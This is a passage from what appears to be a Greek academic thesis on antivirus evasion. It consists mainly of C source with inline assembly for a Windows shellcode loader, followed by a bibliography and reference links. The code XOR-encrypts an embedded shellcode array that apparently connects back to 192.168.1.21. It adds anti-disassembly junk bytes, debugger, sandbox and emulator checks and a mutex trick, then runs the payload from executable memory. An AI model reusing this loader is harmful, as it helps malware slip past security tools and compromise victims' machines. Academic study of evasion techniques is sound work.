"\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x2e\x32\x31\x00\xbb\xf0"
"a"
"\xb5\xa2\x56\x6a\x00\x53\xff\xd5";



unsigned char Key[] = { 'm','a','l','w','a','r','e','!','\0' };
int k = 0;
int j = 0;
unsigned char *ptr;
long int bytes;
bool Bypass;
bool Tock;
char string[2];
//char text[]="malwareX";

void EncryptShellcode() {


        for (int i = 0; i < sizeof(malware); i++) {
  __asm
  {
    PUSH EAX
    XOR EAX, EAX
    JZ True1
    __asm __emit(0xca)
    __asm __emit(0x55)
```

```
    __asm __emit(0x78)
    __asm __emit(0x2c)
    __asm __emit(0x02)
    __asm __emit(0x9b)
    __asm __emit(0x6e)
    __asm __emit(0xe9)
    __asm __emit(0x3d)
    __asm __emit(0x6f)
          __asm __emit(0xee)
          __asm __emit(0x43)
    True1:
    POP EAX
   }


          malware[i] = malware[i] ^ Key[k];


          if (k == sizeof(Key))
                {
                      k = 0;
                }
          k += 1;

   __asm
   {
    PUSH EAX
    XOR EAX, EAX
    JZ True2
    __asm __emit(0xd5)
    __asm __emit(0xb6)
    __asm __emit(0x43)
    __asm __emit(0x87)
    __asm __emit(0xde)
    __asm __emit(0x37)
    __asm __emit(0x24)
    __asm __emit(0xb0)
    __asm __emit(0x3d)
    __asm __emit(0xee)
          __asm __emit(0x6f)
    True2:
    POP EAX
   }
  }
}



void DecryptShellcode() {

        k=0;

for (int i = 0; i < sizeof(malware); i++) {
   __asm
   {
    PUSH EAX
    XOR EAX, EAX
    JZ True1
    __asm __emit(0xca)
    __asm __emit(0x55)
    __asm __emit(0x78)
    __asm __emit(0x2c)
```

```
    __asm __emit(0x02)
    __asm __emit(0x9b)
    __asm __emit(0x6e)
    __asm __emit(0xe9)
    __asm __emit(0x3d)
    __asm __emit(0x6f)
          __asm __emit(0xee)
          __asm __emit(0x43)
    True1:
    POP EAX
   }




          malware[i] = malware[i] ^ Key[k];

          if (k == sizeof(Key))
                {
                      k = 0;
                }
                k += 1;

   __asm
   {
    PUSH EAX
    XOR EAX, EAX
    JZ True2
    __asm __emit(0xd5)
    __asm __emit(0xb6)
    __asm __emit(0x43)
    __asm __emit(0x87)
    __asm __emit(0xde)
    __asm __emit(0x37)
    __asm __emit(0x24)
    __asm __emit(0xb0)
    __asm __emit(0x3d)
    __asm __emit(0xee)
          __asm __emit(0x6f)
    True2:
    POP EAX
   }
  }
}

//Execution method

void ExecuteShellcode(){
          HINSTANCE K32 = LoadLibrary(TEXT("kernel32.dll"));
          if(K32 != NULL)
 {
          MYPROC Allocate = (MYPROC)GetProcAddress(K32, "VirtualAlloc");
   char* BUFFER = (char*)Allocate(NULL, sizeof(malware), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
   memcpy(BUFFER, malware, sizeof(malware));
   (*(void(*)())BUFFER)();

  }
}
bool BypassAV()
```

```
 {
 HINSTANCE DLL = LoadLibrary(TEXT("fake.dll"));
            if (DLL != NULL)
            {
   return false;
            }
            else
            {
            return true;
            }
 }
void checkBypass(bool bypass){
            if (bypass=false)
            {
            printf("FAIL bypass");
            Bypass=BypassAV();
            checkBypass(Bypass);

            }
            else
            {
            printf("Yeah bypass");
            }

}

bool Tick()
{
            int Tick = GetTickCount();
            Sleep(1000);
            int Tac = GetTickCount();
            if ((Tac - Tick) < 1000)
                        {
                        return false;
                        }
            else
                        {
                        return true;
                        }
}

void getTick(bool tock){
if (tock=false)
            {
            printf("fail tock");
            Tock=Tick();
            getTick(Tock);
            }
else
            {
            printf("Yeah");
            }

}

void muteex()
            {
            HANDLE mutex;
            mutex = CreateMutex(NULL, TRUE, "virus");
            if (GetLastError() == ERROR_ALREADY_EXISTS)
            {           int x;
                        int z=0;
```

```
		int y=0;
		int k=0;
			DecryptShellcode();

			for (int i=0;i<sizeof(malware);i++)

			{
				x=z+y;
				if(y==15)

				{		z=x;
					y=0;
					k++;
					malware[x]=malware[x+k];

				}
				else
				{
					malware[x]=malware[x+k];

				}
				y++;
				printf("%c", malware[x]);
			}

			char * Memdmp = NULL;
			Memdmp = (char *)malloc(100000000);
			if (Memdmp != NULL)
			{
			memset(Memdmp, 00, 100000000);


			ExecuteShellcode();

			free(Memdmp);

			}


	}
	else
	{

		Sleep(5000);
		muteex();

	}

}


	/******		MAIN	******/

int _tmain(int argc, _TCHAR* argv[])
{

/*******	Encryption	*******/
	/*for (int i=0; i<sizeof(malware19);i++)
	{
	printf("%d\n",malware19[i]);
	printf("%d\n",i);
	}*/
```

```
        long num=sizeof(malware);
        printf("%lu",num);
        EncryptShellcode();
        printf("Encrypted!");

__asm
{
CheckDebugger:
  PUSH EAX                  // Save the EAX value to stack
            __asm
    {
      PUSH EAX
      XOR EAX, EAX
      JZ J
      __asm __emit(0xd5)
      __asm __emit(0xb6)
    J:
      POP EAX
    }
  MOV EAX, GS:[0x60]          // Get PEB structure address
   __asm
    {
      PUSH EAX
      XOR EAX, EAX
      JZ J2
      __asm __emit(0xea)
            __asm __emit(0x3d)
      __asm __emit(0xee)
            __asm __emit(0x6f)
    J2:
      POP EAX
    }
  MOV EAX, [EAX+0x04]        // Get being debugged byte
   __asm
    {
      PUSH EAX
      XOR EAX, EAX
      JZ J3
            __asm __emit(0x37)
            __asm __emit(0x24)
            __asm __emit(0xca)
      __asm __emit(0x55)
      __asm __emit(0x78)
    J3:
      POP EAX
    }
  TEST EAX, EAX              // Check if being debuged byte is set
            __asm
    {
      PUSH EAX
      XOR EAX, EAX
      JZ J4
            __asm __emit(0xca)
     __asm __emit(0x55)
     __asm __emit(0x78)
    J4:
      POP EAX
    }
  JNE CheckDebugger          // If debugger present check again
  POP EAX                   // Put back the EAX value
}
```

```
// Avoid sandbox

        SYSTEM_INFO SysGuide;
        GetSystemInfo(&SysGuide);
        __asm
  {
   PUSH EAX
   XOR EAX, EAX
   JZ K3
        __asm __emit(0x37)
        __asm __emit(0x24)
        __asm __emit(0xca)
   __asm __emit(0x55)
   __asm __emit(0x78)
  K3:
   POP EAX
  }
        int CoreNum = SysGuide.dwNumberOfProcessors;
        __asm
  {
   PUSH EAX
   XOR EAX, EAX
   JZ K4
         __asm __emit(0xca)
   __asm __emit(0x55)
   __asm __emit(0x78)
  K4:
   POP EAX
  }
        if (CoreNum < 2)
        {
                printf("Sandbox");
                return 0;
        }

// Avoid dynamic check
        Bypass=BypassAV();
        checkBypass(Bypass);
        //Tock=Tick();
        //getTick(Tock);


//avoid dynamic and heuristic analysis
        muteex();

        return 0;
}
```

Βιβλιογραφία

1. Swinnen, A., & Mesbahi, A. (2014). One packer to rule them all: Empirical identification, comparison and circumvention of current Antivirus detection techniques. *BlackHat USA*.
2. Ferrie, P. (2008, May). Anti-unpacker tricks. In *Amsterdam: CARO Workshop*.
3. Branco, R. R., Barbosa, G. N., & Neto, P. D. (2012). Scientific but not academical overview of malware anti-debugging, anti-disassembly and anti-vm technologies. *Black Hat*.
4. Nasi, E. (2014). Bypass antivirus dynamic analysis. *Limitations of the AV model and how to*.
5. Balzarotti, D., Cova, M., Karlberger, C., Kirda, E., Kruegel, C., & Vigna, G. (2010, February). Efficient Detection of Split Personalities in Malware. In *NDSS*.
6. Singh, A., Jaswal, N., Agarwal, M., & Teixeira, D. (2018). *Metasploit Penetration Testing Cookbook: Evade antiviruses, bypass firewalls, and exploit complex environments with the most widely used penetration testing framework*. Packt Publishing Ltd.
7. Rad, B. B., Masrom, M., & Ibrahim, S. (2012). Camouflage in malware: from encryption to metamorphism. *International Journal of Computer Science and Network Security*, *12*(8), 74-83.
8. Borello, J. M., & Mé, L. (2008). Code obfuscation techniques for metamorphic viruses.
9. Vinod, P., Jaipur, R., Laxmi, V., & Gaur, M. (2009, March). Survey on malware detection methods. In *Proceedings of the 3rd Hackers' Workshop on computer and internet security (IITKHACK'09)* (pp. 74-79).
10. Ammann, C. (2012). Hyperion: Implementation of a PE-Crypter. 2012.
11. Idika, N., & Mathur, A. P. (2007). A survey of malware detection techniques. *Purdue University*, *48*.
12. Lyda, R., & Hamrock, J. (2007). Using entropy analysis to find encrypted and packed malware. *IEEE Security & Privacy*, *5*(2), 40-45.
13. Bazrafshan, Z., Hashemi, H., Fard, S. M. H., & Hamzeh, A. (2013, May). A survey on heuristic malware detection techniques. In *The 5th Conference on Information and Knowledge Technology* (pp. 113-120). IEEE.
14. Marpaung, J. A., Sain, M., & Lee, H. J. (2012, February). Survey on malware evasion techniques: State of the art and challenges. In *2012 14th International Conference on Advanced Communication Technology (ICACT)* (pp. 744-749). IEEE.
15. Christodorescu, M., & Jha, S. (2006). *Static analysis of executables to detect malicious patterns*. WISCONSIN UNIV-MADISON DEPT OF COMPUTER SCIENCES.

Υπερσύνδεσμοι

1. Microsoft PE and COFF Specification (2018)
   https://docs.microsoft.com/el-gr/windows/desktop/Debug/pe-format
2. Microsoft Mutex Objects (2018)
   https://docs.microsoft.com/en-us/windows/desktop/sync/using-mutex-objects
3. Art of Anti Detection 1 – Introduction to AV & Detection Techniques (2016)
   https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques/
4. Art of Anti Detection 2 – PE Backdoor Manufacturing(2017)
   https://pentest.blog/art-of-anti-detection-2-pe-backdoor-manufacturing/
5. Art of Anti Detection 3 – Shellcode Alchemy (2017)
   https://pentest.blog/art-of-anti-detection-3-shellcode-alchemy/

6. Windows NT File Format Specifications (1997)
http://www.csn.ul.ie/~caolan/pub/winresdump/winresdump/doc/pefile2.html
7. Alessandro Groppo (2016)
https://www.exploit-db.com/docs/english/42250-how-to-write-fully-undetectable-malware---english-translation.pdf
8. Emeric Nasi (2014)
http://blog.sevagas.com/?Code-segment-encryption
9. Microsoft Inline Assembler (2018)
https://docs.microsoft.com/en-us/cpp/assembler/inline/inline-assembler?view=vs-2019